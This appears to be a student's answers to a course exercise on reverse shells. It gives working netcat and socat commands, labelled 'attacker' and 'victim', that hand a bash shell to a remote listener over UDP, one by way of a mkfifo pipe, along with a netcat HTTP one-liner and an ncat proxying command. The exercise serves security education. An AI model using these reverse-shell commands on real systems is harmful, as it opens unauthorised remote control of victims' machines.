Exercise Simple Reverse Shells


1. Introduction

After learning howto setup a `tcp reverse shell` with `netcat` and `socat`, please answer the following questions:

```
1. Explain how to run the same connection via udp
2. Is it possible to run a http end-point with netcat?
3. Is it possible to proxify netcat traffic?
```

2. Answers


1. `netcat` by default use always a tcp connection, but udp can be activated with the `-u` switch
   The command for the listener side (attacker) looks like this:
   `nc -u -l -p 8080`



   The following command on the victim side won't work, because UDP is connectionless:
   `nc.traditional -u -e /bin/bash localhost 8080`
   To establish a connection, I need to send a message to the listener side first. I did solve that by using `mkfifo`.

   My command looks like this now:

```
mkfifo fifo
nc.traditional -u localhost 8080 < fifo |
{
echo "Hi"
bash
}
> fifo
```



With `soacat` it looks like this:

Command on the listener side (attacker)


```
socat file:tty,raw,echo=0 UDP-L:8080
```


Command on the victim side:

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane udp:localhost:8080
```

2. Yes it could be possible, by entering the followin command:

```
printf 'HTTP/1.1 200 OK\n\n%s' "$(cat test.html)" | netcat -l 8999
```





3. I don't know if it's possible with `netcat`, but with `ncat` it is. If there is also a possibility with netcat, please let me know.

> Among Ncat's vast number of features there is the ability to chain Ncats together, redirect both TCP and UDP ports to other sites, SSL support, and proxy connections via SOCKS4 or HTTP (CONNECT method) proxies (with optional proxy authentication as well). Some general principles apply to most applications and thus give you the capability of instantly adding networking support to software that would normally never support it.

Proxying command is:

```
ncat -vv (victim) (port) --proxy (proxy):(port)
```

3. Further Readings

https://www.howtoforge.de/anleitung/linux-mkfifo-command-tutorial-fr-anfnger-mit-beispielen/
https://www.varonis.com/blog/netcat-commands/
https://nmap.org/ncat/guide/index.html